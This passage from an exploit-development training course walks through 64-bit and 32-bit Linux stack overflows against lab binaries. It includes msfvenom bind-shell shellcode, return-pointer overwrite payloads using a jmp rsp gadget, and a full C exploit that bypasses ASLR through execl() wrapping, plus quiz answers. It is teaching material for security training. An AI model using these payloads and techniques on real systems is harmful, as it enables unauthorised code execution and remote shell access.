- Now that we are at the breakpoint, let's use the **jmpcall** command from PEDA
- We know that the **RSP** register will point to whatever comes after the return pointer position once the **ret** instruction is executed
- We will search specifically for jumps or calls to the **RSP** register

```
gdb-peda$ jmpcall rsp
0x40061e : jmp rsp
0x400743 : call rsp
0x60061e : jmp rsp
0x600743 : call rsp
```

- We have a few to choose from, and the program is not a position-independent executable as the code segment remains static

Exercise: x64_vuln (13)

With the breakpoint hit, let's use PEDA's **jmpcall** command to find any jumps or calls to the **RSP** register. We care about this register as we know that once the **ret** instruction is executed, **RSP** will advance to the next quadword on the stack. This is where we can put our shellcode!

```
gdb-peda$ jmpcall rsp
0x40061e : jmp rsp
0x400743 : call rsp
0x60061e : jmp rsp
0x600743 : call rsp
```

As you can see, there are quite a few hits. The program is not a position-independent executable, or PIE, so we can use these addresses to overwrite the return pointer position.

Exercise: x64_vuln (14)

- Let's use the address **0x0000000000040061e** to use as the return pointer overwrite
  - The address shown in the prior output leaves off the leading **0x00** bytes
  - The **read()** function allows us to write null bytes
  - The line below wraps due to its length
  - We are putting 8 **\xcc** bytes at the end

```
gdb-peda$ run < <(python -c 'print "A" * 104 +
"\x1e\x06\x40\x00\x00\x00\x00\x00" + "\xcc" * 8')
Breakpoint 1, 0x0000000000400619 in overflow ()
gdb-peda$ x/i $rip
=> 0x400619 <overflow+83>: ret
gdb-peda$ x/gx $rsp
0x7ffe85cc6e38:     0x000000000040061e
```


Exercise: x64_vuln (14)

Let's change the return pointer overwrite to one of the addresses shown when we ran the command **jmpcall**. We will use the address **0x000000000040061e**. We must put the leading null bytes on to make it a full 64-bit address. Luckily, the **read()** function allows us to write these bytes. We also include some **\xcc** bytes on the end that translate to the **int3** instruction. This will come into use on the next slide. First, let's send in the input and then examine the registers. Below are the commands with truncated output:

```
gdb-peda$ run < <(python -c 'print "A" * 104 +
"\x1e\x06\x40\x00\x00\x00\x00\x00" + "\xcc" * 8')
Breakpoint 1, 0x0000000000400619 in overflow ()
```

Now that we've reached the breakpoint, let's verify that the **RIP** register points to the return instruction:

```
gdb-peda$ x/i $rip
=> 0x400619 <overflow+83>:          ret
```

We got our expected results with that command. Let's now check to make sure that the stack pointer points to our intended address:

```
gdb-peda$ x/gx $rsp
0x7ffe85cc6e38:         0x000000000040061e
```

Exercise: x64_vuln (15)

- Let's step one instruction and then examine **RIP**

```
gdb-peda$ si
0x000000000040061e in asM ()        #output truncated
gdb-peda$ x/i $rip
=> 0x40061e <asM+4>:jmp    rsp
```

- As you can see, we've successfully taken control of **RIP** and are currently pointing to the **jmp rsp** instruction
- Let's step another instruction and then validate code execution:

```
gdb-peda$ si
gdb-peda$ x/4i $rip
=> 0x7ffe85cc6e40:  int3
   0x7ffe85cc6e41:  int3
   0x7ffe85cc6e42:  int3
   0x7ffe85cc6e43:  int3
```

Success!

Exercise: x64_vuln (15)

Let's step one instruction and verify that we reach the **jmp rsp** instruction:

```
gdb-peda$ si
0x000000000040061e in asM ()        #output truncated
gdb-peda$ x/i $rip
=> 0x40061e <asM+4>:    jmp    rsp
```

```
It worked! Now, let's step another instruction to ensure we reach the
expected int3 instructions:
```

```
gdb-peda$ si
gdb-peda$ x/4i $rip
=> 0x7ffe85cc6e40:      int3
   0x7ffe85cc6e41:      int3
   0x7ffe85cc6e42:      int3
   0x7ffe85cc6e43:      int3
```

Success! All we need to do now is swap it for shellcode.

Exercise: x64_vuln (16)

- Use the following **msfvenom** command to generate port-binding shellcode on TCP port 9999

```
root@kali:~# msfvenom -p linux/x64/shell_bind_tcp LPORT=9999 -f c
Payload size: 86 bytes
Final size of c file: 386 bytes
unsigned char buf[] =
"\x6a\x29\x58\x99\x6a\x02\x5f\x6a\x01\x5e\x0f\x05\x48\x97\x52"
"\xc7\x04\x24\x02\x00\x27\x0f\x48\x89\xe6\x6a\x10\x5a\x6a\x31"
"\x58\x0f\x05\x6a\x32\x58\x0f\x05\x48\x31\xf6\x6a\x2b\x58\x0f"
"\x05\x48\x97\x6a\x03\x5e\x48\xff\xce\x6a\x21\x58\x0f\x05\x75"
"\xf6\x6a\x3b\x58\x99\x48\xbb\x2f\x62\x69\x6e\x2f\x73\x68\x00"
"\x53\x48\x89\xe7\x52\x57\x48\x89\xe6\x0f\x05";
```


Exercise: x64_vuln (16)

Let's use **msfvenom** to create some port-binding shellcode:

root@kali:~# **msfvenom -p linux/x64/shell_bind_tcp LPORT=9999 -f c**

No platform was selected, choosing Msf::Module::Platform::Linux from the payload

No Arch selected, selecting Arch: x86_64 from the payload

No encoder or badchars specified, outputting raw payload

Payload size: 86 bytes

Final size of c file: 386 bytes

unsigned char buf[] =

"\x6a\x29\x58\x99\x6a\x02\x5f\x6a\x01\x5e\x0f\x05\x48\x97\x52"

"\xc7\x04\x24\x02\x00\x27\x0f\x48\x89\xe6\x6a\x10\x5a\x6a\x31"

"\x58\x0f\x05\x6a\x32\x58\x0f\x05\x48\x31\xf6\x6a\x2b\x58\x0f"

"\x05\x48\x97\x6a\x03\x5e\x48\xff\xce\x6a\x21\x58\x0f\x05\x75"

"\xf6\x6a\x3b\x58\x99\x48\xbb\x2f\x62\x69\x6e\x2f\x73\x68\x00"

"\x53\x48\x89\xe7\x52\x57\x48\x89\xe6\x0f\x05";

Exercise: x64_vuln (17)

- From outside of the debugger, run the following:

```
root@kali:~# python -c 'print "A" * 104 +
"\x1e\x06\x40\x00\x00\x00\x00\x00" + "\x90" * 4 +
"\x6a\x29\x58\x99\x6a\x02\x5f\x6a\x01\x5e\x0f\x05\x48\x97\x52\xc7\x04
\x24\x02\x00\x27\x0f\x48\x89\xe6\x6a\x10\x5a\x6a\x31\x58\x0f\x05\x6a\
x32\x58\x0f\x05\x48\x31\xf6\x6a\x2b\x58\x0f\x05\x48\x97\x6a\x03\x5e\x
48\xff\xce\x6a\x21\x58\x0f\x05\x75\xf6\x6a\x3b\x58\x99\x48\xbb\x2f\x6
2\x69\x6e\x2f\x73\x68\x00\x53\x48\x89\xe7\x52\x57\x48\x89\xe6\x0f\x05
AAAAAAAA"' > input
root@kali:~# ./x64_vuln < input
Enter a string of characters to get the length!
The length of your input is: 92
```

From a second window

```
root@kali:~# netstat -na |grep 9999
tcp        0      0 0.0.0.0:9999            0.0.0.0:*               LISTEN
```

Exercise: x64_vuln (17)

From outside of the debugger, using the previous input, but with the shellcode we generated with **msfvenom**, enter the following:

root@kali:~# **python -c 'print "A" * 104 + "\x1e\x06\x40\x00\x00\x00\x00\x00" + "\x90" * 4 + "\x6a\x29\x58\x99\x6a\x02\x5f\x6a\x01\x5e\x0f\x05\x48\x97\x52\xc7\x04\x24\x02\x00\x27\x0f\x48\x89\xe6\x6a\x10\x5a\x6a\x31\x58\x0f\x05\x6a\x32\x58\x0f\x05\x48\x31\xf6\x6a\x2b\x58\x0f\x05\x48\x97\x6a\x03\x5e\x48\xff\xce\x6a\x21\x58\x0f\x05\x75\xf6\x6a\x3b\x58\x99\x48\xbb\x2f\x62\x69\x6e\x2f\x73\x68\x00\x53\x48\x89\xe7\x52\x57\x48\x89\xe6\x0f\x05AAAAAAAA"' > input**

Now that you've created the **input** file, run the program and pass it in:

root@kali:~# **./x64_vuln < input**

Enter a string of characters to get the length!

The length of your input is: 92

As this point, the program should hang, indicating that the port is open. In a second terminal window, run the following command to verify successful exploitation:

root@kali:~# **netstat -na |grep 9999**

tcp 0 0 0.0.0.0:9999 0.0.0.0:* LISTEN

If you made it here, great work! If not, please go back and rework through the steps.

Exercise: x64_vuln – The Point

- To work through an example of a 64-bit stack overflow
- To get experience using the PEDA plugin for GDB
- To bypass ASLR by identifying a helpful instruction not participating in randomization

Exercise: x64_vuln – The Point

The purpose of this exercise was to work through an example of a 64-bit stack overflow, to gain experience and see the value of the PEDA plugin for GDB by Long Le, and to bypass ASLR by identifying a useful instruction not participating in randomization.

How About Another Way to Possibly Defeat ASLR?

- Haven't had enough?
- Let's discuss an example of hacking ASLR on the Linux kernel 2.6.22 and later…
  - We mentioned the possibility of format string vulnerabilities leaking data
  - What about alternative methods?
    - Conditional exploitation requires creativity and persistence

How About Another Way to Possibly Defeat ASLR?

We now know about the method of locating static bytes that could work as potential opcodes, but what about a different method? Each time a new kernel version or compiler version comes out, our prior methods of defeating ASLR are sometimes removed. For example, linux-gate.so.1 is randomized in modern kernel versions, and in others, our desired jmp or call instructions have been removed. We can no longer reliably use linux-gate.so.1 as a method of bypassing ASLR.

Memory leaks such as format string vulnerabilities may be one method of learning about the location of libraries and variables within a running process, but without such luck, we need to think outside of the box a bit. How about wrapping a program within another program in an attempt to have a bit more control over the layout of the program? It just so happens that it works when using particular functions to open up the vulnerable program.

Another Technique

- Jumping back over to Kubuntu Gutsy:
  - It is running Linux kernel 2.6.22
  - This also works on kernel 2.6.27 and later, depending on the ASLR implementation and kernel version
- Enable ASLR:
  - From the command line, type:
    - echo 1 >/proc/sys/kernel/randomize_va_space
  - To turn ASLR off:
    - echo 0 >/proc/sys/kernel/randomize_va_space

Another Technique

We are now jumping back over to Kubuntu Gutsy. Gutsy is running kernel version 2.6.22. First, we need to enable ASLR by typing **echo 1 >/proc/sys/kernel/randomize_va_space** in a command prompt. Don't forget to turn this off if needed when performing other testing. You can do this by entering the command **echo 0 >/proc/sys/kernel/randomize_va_space**.

Three main values can be located in the file randomize_va_space:

0 – No randomization: Everything is static.

1 – Conservative randomization: Shared libraries, stack, mmap, VDSO, and heap are randomized.

2 – Full randomization: In addition to conservative randomization, break "brk()" is also randomized.

Verifying ASLR Is Running


- Using the ldd tool, verify that ASLR is running
  - We'll be hacking at the program "aslr_vuln" located in the /home/deadlist directory
  - Type in "ldd ./aslr_vuln"
    - Is the libc.so.6 load address changing each time?
    - If not, ASLR is not running
    - The linux-gate.so.1 VDSO may show as static
      - Remember, it's been scrubbed of our desired "jmp esp" instruction
      - By all means, hack away at it. Let the instructor know if you find something!

Verifying ASLR Is Running

First, we use the ldd tool to verify whether ASLR is properly enabled. The program we'll be hacking at is called aslr_vuln and is in your /home/deadlist directory. Locate the program and run ldd ./aslr_vuln. The address of libc.so.6 should be changing each time you run ldd against the aslr_vuln program. If not, check to make sure that the randomize_va_space file located in the /proc/sys/kernel/ directory holds the value "1" inside. Note that linux-gate.so.1 shows a static address. It seems that in kernel version 2.6.22, it is static but has been sanitized of our desired opcode. By all means, see if you can locate some static pattern of bytes that can be leveraged as a trampoline. If you find something, please share it!

What You Should See

```
$ uname -rs
Linux 2.6.22-14-generic
$ ldd ./aslr_vuln
        linux-gate.so.1 =>  (0xffffe000)
        libc.so.6 => i686/cmov/libc.so.6 (0xb7e3d000)
        /lib/ld-linux.so.2 (0x80000000)
$ ldd ./aslr_vuln
        linux-gate.so.1 =>  (0xffffe000)
        libc.so.6 => i686/cmov/libc.so.6 (0xb7df7000)
        /lib/ld-linux.so.2 (0x80000000)
$ ldd ./aslr_vuln
        linux-gate.so.1 =>  (0xffffe000)
        libc.so.6 => i686/cmov/libc.so.6 (0xb7e47000)
        /lib/ld-linux.so.2 (0x80000000)
```



What You Should See

As you can see on this screen, we are running Linux kernel version 2.6.22. This is verified by issuing the uname -a command. In using the ldd tool multiple times on the aslr_vuln program, you should also see the load address for the listed shared objects is changing with each run. This allows us to verify that ASLR is enabled properly.

Checking for a BoF

- Let's check the "aslr_vuln" program for an overflow

```
$ ./aslr_vuln AAAA
I'm vulnerable to a stack overflow... See if you can hack me!

$ ./aslr_vuln `python -c 'print "A" * 100'`
I'm vulnerable to a stack overflow... See if you can hack me!

Segmentation fault
```

- We cause a segmentation fault by sending 100 A's

Checking for a BoF

Just like we did earlier, determine whether the aslr_vuln program is vulnerable to a simple stack buffer overflow (BoF) by passing it in some A's. On this slide, you can see that four A's does not trigger a segmentation fault, but by using Python to pass in 100 A's, we cause a segmentation fault.

Checking with GDB

```
(gdb) run `python -c 'print "A" * 48'`
I'm vulnerable to a stack overflow...

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) info reg esp
esp            0xbfb6dd00 0xbfb6dd00
```

Using 48 A's overflows

```
(gdb) run `python -c 'print "A" * 48'`
I'm vulnerable to a stack overflow...

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) info reg esp
esp            0xbfb7ad00 0xbfb7ad00
```

ESP is changing with each run

Checking with GDB

Now try and run the program inside of GDB to get a closer look. First, try and run the program with 100 A's. You will likely not see 0x41414141 during the segmentation fault as you would expect. Part of this has to do with the fact that ASLR often generates strange results when causing exceptions. Another reason has to do with the behavior of the segmentation fault, which is often related to how and where a function is called. If you reduce the number of A's down to 48, you should see some difference in the behavior of the segmentation fault and where EIP is trying to jump. Run it a few times with 48 A's, and you should eventually see the expected 0x41414141 inside of the EIP register. Each time your segmentation fault is successful, use the p $esp command in GDB to print the address held in the stack pointer. You should notice that it changes each time you execute the program, due to the randomization of the stack segment. At this point, we can't count on our traditional return-to-buffer style attack.

The inconsistency in gaining control over the instruction pointer should be noted, as reliability will be inconsistent even with a working exploit. This is likely because the vulnerable function is called from main(). You can reverse-engineer it further to determine the exact cause.

What Else Is Randomized?

- Function locations are randomized

```
Breakpoint 1, 0x080483b3 in main ()
(gdb) p system
$2 = {<text variable>} 0xb7dd5ef0 <system>
```

1st Run

2nd Run

```
Breakpoint 1, 0x080483b3 in main ()
(gdb) p system
$2 = {<text variable>} 0xb7eb4ef0 <system>
```

- ret2libc not a likely candidate

What Else Is Randomized?

Set up a breakpoint inside of GDB on the function main() with the break main command. Run the program with no arguments. When execution pauses due to the breakpoint, type in **p system**. Record the address and rerun the program. Type in the p system command again when the program pauses. You should notice that the location of the function system() is mapped to a different address each time you execute the program. This would lead us to believe a simple return-to-libc attack would also prove difficult.

Nowhere to Return

- Where we are:
  - The stack is randomized with each run of the program
  - System libraries and functions are randomized with each run
  - 20 bits are used for randomization
  - Brute forcing not a good solution
  - How can we defeat this? Thoughts?
    - How about wrapping the program in an attempt to have some level of control?

Nowhere to Return

At this point, we know that the stack is located at a new address with every run of the program. We know that system libraries and functions are mapped to different locations within the process space as well. We know that 20 bits seems to be used in the randomization pool for some of the mapped segments. It is obvious that brute forcing is not the best approach to defeating ASLR on this system.

Can you think of some ways that might help us defeat ASLR on this kernel? How about wrapping the program in an attempt to have some level of control? This could work!

Wrapping the Target Program

- The exec() family of functions
  - **int execl(const char *_path_, const char *_arg_, ...);**
  - **int execlp(const char *_file_, const char *_arg_, ...);**
  - **int execle(const char *_path_, const char *_arg_ , ..., char * const _envp_[]);**
  - **int execv(const char *_path_, char *const _argv_[]);**
  - **int execvp(const char *_file_, char *const _argv_[])**
- Replaces the current process image with a new process image

Wrapping the Target Program

Just for kicks, try wrapping the aslr_vuln program with another C program we control and use the execl() function to open it. According to the Linux help page for the exec() family of functions, "The exec family of functions replaces the current process image with a new process image." This could potentially have an effect on ASLR, but first see if we can even cause a segmentation fault on the next slide.

exec():

#include <unistd.h> extern char **environ;

int execl(const char *_path_, const char *_arg_, ...);
int execlp(const char *_file_, const char *_arg_, ...);
int execle(const char *_path_, const char *_arg_ , ..., char * const _envp_[]);
int execv(const char *_path_, char *const _argv_[]);
int execvp(const char *_file_, char *const _argv_[]);

The exec family of functions replaces the current process image with a new process image, but does not re-randomize.

Sample Program – aslr_test1.c

```
#include <stdio.h>
#include <unistd.h>
#include <string.h>

int main(int argc, char *argv[]) {
   char buffer[100];
   int i, junk;
   printf("i is at: %p\n", &i);
   memset(buffer, 0x41, 100);
   execl("./aslr_vuln", "aslr_vuln", buffer, NULL);
}
```


Sample Program – aslr_test1.c

First, create a simple C program that uses the execl() function to open the vulnerable aslr_vuln program. Create a buffer of 100 bytes and pass in a bunch of capital A's to see if we can get EIP to try and jump to 0x41414141.

```
#include <stdio.h>
#include <unistd.h>
#include <string.h>

int main(int argc, char *argv[]) {
            char buffer[100];
            int i, junk;
            printf("i is at: %p\n", &i);
            memset(buffer, 0x41, 100);
            execl("./aslr_vuln", "aslr_vuln", buffer, NULL);
}
```

Compile it with gcc -fno-stack-protector aslr_test1.c -o aslr_test1.

Run It in GDB

- **`gdb ./aslr_test1`**
- Run it a couple of times

```
(gdb) run
Starting program: /home/deadlist/aslr_test1
i is at: 0xbf9442b8
I'm vulnerable to a stack overflow...

Program received signal SIGSEGV, Segmentation fault.
Cannot remove breakpoints because program is no longer writable.
It might be running in another process.
Further execution is probably impossible.
0x080483e9 in main ()
```


Run It in GDB

As you can see, we seem to be causing a segmentation fault, but are not causing EIP to jump to the address 0x41414141. You would think as long as we're overwriting the return pointer with A's that execution should try to jump to 0x41414141; however, the behavior is not always predictable.

Decreasing the Buffer Size

- No luck; try decreasing the buffer size

```
(gdb) run
Starting program: /home/deadlist/aslr_test1
i is at: 0xbfa343dc
I'm vulnerable to a stack overflow...

Program received signal SIGSEGV, Segmentation fault.
Cannot remove breakpoints because program is no longer writable.
It might be running in another process.
Further execution is probably impossible.
0x41414141 in ?? ()
```

Success!!!

Decreasing the Buffer Size

Decrease the size of the buffer and the number of A's we're passing to the vulnerable program to 48. As shown on the slide, execution tried to jump to 0x41414141. It may not happen every time, so give it a few runs before assuming there is a problem. The code to do this follows:

```
#include <stdio.h>
#include <unistd.h>
#include <string.h>

int main(int argc, char *argv[]) {
            char buffer[48];
            int i, junk;
            printf("i is at: %p\n", &i);
            memset(buffer, 0x41, 48);
            execl("./aslr_vuln", "aslr_vuln", buffer, NULL);
}
```

The Next Step

- Now that we can still control the address where execution jumps, we can:
  - Write our return pointer a bunch of times to fill the buffer
  - Place a NOP sled after the buffer
    - We want to jump here
  - Place our shellcode after the NOP sled
  - Figure out where to return

The Next Step


Because we established we can still control execution when wrapping the vulnerable program within a program we create, we can begin to set up our attack framework. For this, we must fill the buffer of the vulnerable program with our return pointer, so we hopefully have it in the right spot. Place a NOP sled after the return pointer overwrite as our landing zone. We must then place the shellcode we want to execute after the NOP sled and figure out to what address to set the return pointer.

Where Do We Point the RP?

- Because we don't know where the stack will be mapped:
  - We can create a variable that will be pushed onto the stack prior to the call to execl()
  - After the process space is replaced, we have the address of our variable to reference
  - We can increase or decrease the space before or after our offset and set it as the RP if needed
  - Let's look at the program and its execution in GDB

Where Do We Point the RP?

We have already figured out we do not know where the stack segment will be mapped. We can create a variable within our wrapper program that will be pushed into memory prior to the call to execl(). We can use the address of this variable as a reference point after the process is replaced by execl(). It is not an exact science as to the behavior of where in memory things may be moved to, but generally they stay in the same relative area. We can then create an offset from the address of our variable to try and cause the return pointer to land within our NOP sled. Now take a look at our exploit code and also a closer look at the program inside of GDB.



This Part Gets Tricky

Take a look at the comments added into the code below to see what's going on:

```
#include <stdio.h>
#include <unistd.h>  //Necessary libraries for the various functions …
#include <string.h>

char shellcode[]=
"\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0"\
"\x46\xcd\x80\x29\xc0\x52\x68\x2f\x2f"\   // Our shell-spawning shellcode
"\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3"\
"\x52\x54\x89\xe1\xb0\x0b\xcd\x80";

int main(int argc, char *argv[]) {
char buffer[200];  // Our buffer of 200 bytes
int i, ret;  // Our variable to reference based on its mem address and our
RP variable
ret = (int) &i + 8; // The offset from the address of i we want to set our
RP to …
printf("i is at: %p\n", &i);
printf("buffer is at: %p\n", buffer);   // Some information to help us see
what's going on...
printf("RP is at: %p\n", ret);
for(i=0; i < 64; i+=4) // A loop to write our RP guess 16 times …
            *((int *)(buffer+i)) = ret;
```

```
memset(buffer+64, 0x90, 64);  // Setting memory at the end of our 16 RP
writes to 0x90 * 64, our NOP sled …

memcpy(buffer+128, shellcode, sizeof(shellcode));  // Copying our RP
guess, NOP sled and shellcode

execl("./aslr_vuln", "aslr_vuln", buffer, NULL);  // Our call to execl()
to open up our vulnerable program …

}
```

Inside of GDB

- Let's break on the execl() call
  - Our data should be copied by then

```
(gdb) x/16x $esp+24
0xbfd846a8:    0xbfd846a8 0xbfd846a8 0xbfd846a8 0xbfd846a8
0xbfd846b8:    0xbfd846a8 0xbfd846a8 0xbfd846a8 0xbfd846a8
0xbfd846c8:    0xbfd846a8 0xbfd846a8 0xbfd846a8 0xbfd846a8
0xbfd846d8:    0xbfd846a8 0x90909090 0x90909090 0x90909090
(gdb)
0xbfd846e8:    0x90909090 0x90909090 0x90909090 0x90909090
0xbfd846f8:    0x90909090 0x90909090 0x90909090 0x90909090
0xbfd84708:    0x90909090 0x90909090 0x90909090 0x90909090
0xbfd84718:    0xdb31c031 0xca89c929 0x80cd46b0 0x6852c029
```

Shellcode

Return Pointer Guess

  - Return pointer points near our NOP sled. This may vary with each run, so we will want to give this a try

Inside of GDB

As you can see on the slide, we have set our return pointer guess to an address that is near our shellcode. We want it to land inside the NOP sled. Again, this is not an exact science, and results may vary on the program you are analyzing. With ASLR enabled and using execl() to open the vulnerable program, you may experience inconsistent results. The one we're attacking is actually quite stable, and you should have success using this method.

Unfortunately, when execl() is used to open another program, this version of GDB can no longer follow the program. This is because execl() calls execve() and spawns a new PID in which ptrace() cannot trace, even when attaching as root. If the fork() function was used, this would not be an issue, but fork() does not have the same vulnerability with not re-randomizing the process when spawned.

Giving It a Spin

- Got it!!!

```
deadlist@deadlist-desktop:~$ ./aslr-1
i is at: 0xbfc37b34
buffer is at: 0xbfc37b38
RP is at: 0xbfc37b70
I'm vulnerable to a stack overflow... See if you can hack me!

Segmentation fault
deadlist@deadlist-desktop:~$ ./aslr-1
i is at: 0xbfe3e534
buffer is at: 0xbfe3e538
RP is at: 0xbfe3e570
I'm vulnerable to a stack overflow... See if you can hack me!

# 
```

Game Over

Giving It a Spin

Success! Giving it a few tries results in our shellcode execution. With more effort, it is likely possible to increase the success rate of running this exploit by modifying the offset. Remember, the process is replaced through execl(), and even when setting the return pointer guess to an address that doesn't directly fall within the NOP sled, success may occur. The reason it still may be successful, even when pointing to an area that holds your return pointer guess, is that the return pointer value will be executed as if it were opcodes. If they are benign opcodes, execution should still be successful. Because ASLR is running, the addresses will always be changing. Sometimes these addresses will be valid opcodes that do not affect the operation of the program, whereas others may cause a fault. A quick WHILE loop can be used to test and see if your exploit will be successful:

while true; do ./aslr-1; sleep 1; done;

Props to the FHM Crew for posting a version of this method on https://dl.packetstormsecurity.net/papers/bypass/aslr-bypass.txt.

Module Summary

- Stack-based attacks on Linux
- Returning to code
- Returning to C library
- Bypassing stack protection
- W^X
- Address Space Layout Randomization (ASLR)

Module Summary

We looked at several ways to exploit the stack, such as redirecting execution to bypass authentication, returning to shellcode placed into the buffer, returning to functions within the C library, and defeating terminator canaries. Other controls such as random canaries, W^X, and ASLR may also be defeated, depending on multiple factors we discussed. The difficulty of exploiting the stack is always increasing due to the controls put into place by talented security professionals; however, there are exceptions and ways around controls under the right conditions.

Review Questions

1) If the stack is marked as non-executable, what type of attack would you attempt?
2) What type of canary utilizes the HP-UX urandom strong number generator?
3) True or False? PaX's ASLR implementation can randomize all 32 bits of a function's location in a process's memory space.
4) Stack Smashing Protection (SSP) is based on what well-known stack protection tool?

Review Questions

1) If the stack is marked as non-executable, what type of attack would you attempt?
2) What type of canary utilizes the HP-UX urandom strong number generator?
3) True or False? PaX's ASLR implementation can randomize all 32 bits of a function's location in a process's memory space.
4) Stack Smashing Protection (SSP) is based on what well-known stack protection tool?

Answers

1) return-to-libc
2) Random canaries
3) False
4) ProPolice

Answers

1) **return-to-libc**: This style of attack is commonly used to circumvent small buffers or non-executable memory segments.

2) **Random canaries**: Random canaries use the HP-UX urandom strong number generator when available and configured to do so.

3) **False**: To maintain control of segments in memory, not all bits in 32-bit memory addressing can be randomized. For example, we must keep sections such as the heap, stack, and code segment separate and at consistent base locations.

4) **ProPolice**: Stack Smashing Protection (SSP) is based on ProPolice.

Recommended Reading

- "Smashing the Stack for Fun and Profit," by Aleph One: http://www-inst.eecs.berkeley.edu/~cs161/fa08/papers/stack_smashing.pdf
- "Smashing the Modern Stack for Fun and Profit," by Craig Heffner: https://www.ethicalhacker.net/columns/heffner/smashing-the-modern-stack-for-fun-and-profit/
- "Bypassing non-executable-stack during exploitation using return-to-libc," by c0ntex: http://css.csail.mit.edu/6.858/2012/readings/return-to-libc.pdf
- "ASLR Bypass Method on 2.6.17/20 Linux Kernel," by FHM Crew: https://dl.packetstormsecurity.net/papers/bypass/aslr-bypass.txt

Recommended Reading

"Smashing the Stack for Fun and Profit," by Aleph One: http://www-inst.eecs.berkeley.edu/~cs161/fa08/papers/stack_smashing.pdf

"Smashing the Modern Stack for Fun and Profit," by Craig Heffner: https://www.ethicalhacker.net/columns/heffner/smashing-the-modern-stack-for-fun-and-profit/

"Bypassing non-executable-stack during exploitation using return-to-libc," by c0ntex: http://css.csail.mit.edu/6.858/2012/readings/return-to-libc.pdf

"ASLR Bypass Method on 2.6.17/20 Linux Kernel," by FHM Crew: https://dl.packetstormsecurity.net/papers/bypass/aslr-bypass.txt

Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Day 4

Introduction to Memory

Introduction to Shellcode

Smashing the Stack

- Exercise: Linux Stack Overflow
- Exercise: ret2libc

Advanced Stack Smashing

- Exercise: x64_vuln

Bootcamp

- Exercise: Brute Forcing ASLR
- Exercise: mbse
- Bonus Exercise: ret2libc with ASLR

660.4 Bootcamp

Welcome to Bootcamp exercises for 660.4.

Bootcamp Exercise Introduction

- Exercise: Brute Forcing ASLR
  - Targeting a supplied target: aslr_brute
- Exercise: mbse
  - Targeting the mbse BBS system
- Bonus Exercise: ret2libc with ASLR
  - Targeting a supplied binary: ret2libc_aslr
  - We supply hints for this final challenge, but not a complete walkthrough (this is left as a challenge to you!)

Bootcamp Exercise Introduction

In this Bootcamp session, you will have the opportunity to work on three exercises:

- aslr_brute: Brute forcing ASLR
- mbse: Exploiting the mbse BBS software
- ret2libc_aslr: Exploiting a target using ret2libc techniques

Day 4 Bootcamp

- Exercise One – Brute Forcing ASLR:
  - Use your Kubuntu Pangolin VM
  - Brute forcing ASLR
  - 2^20 randomization on the stack
  - aslr_brute program is your target
    - Vulnerable to simple stack overflow
    - You will enable ASLR shortly

Day 4 Bootcamp

Exercise One – Brute Forcing ASLR

In this section, we work through an exercise to brute force ASLR. The stack on your Kubuntu Pangolin VM is randomized with 20 bits of entropy when ASLR is enabled. We have a 2^20 (or 1 in 1,048,576) chance of guessing the exact address of a variable in memory. Brute forcing is a noisy method to defeat ASLR and will likely result in an enormous amount of logs and alerts. However, brute forcing is almost always guaranteed to work, depending on the number of tries you make.

The program aslr_brute is in your /home/deadlist directory. You need to turn on ASLR again on your Kubuntu Precise Pangolin VM. You may start trying to work on hacking the program on your own or move forward to continue with the walkthrough.

This exercise should take approximately 30 minutes.

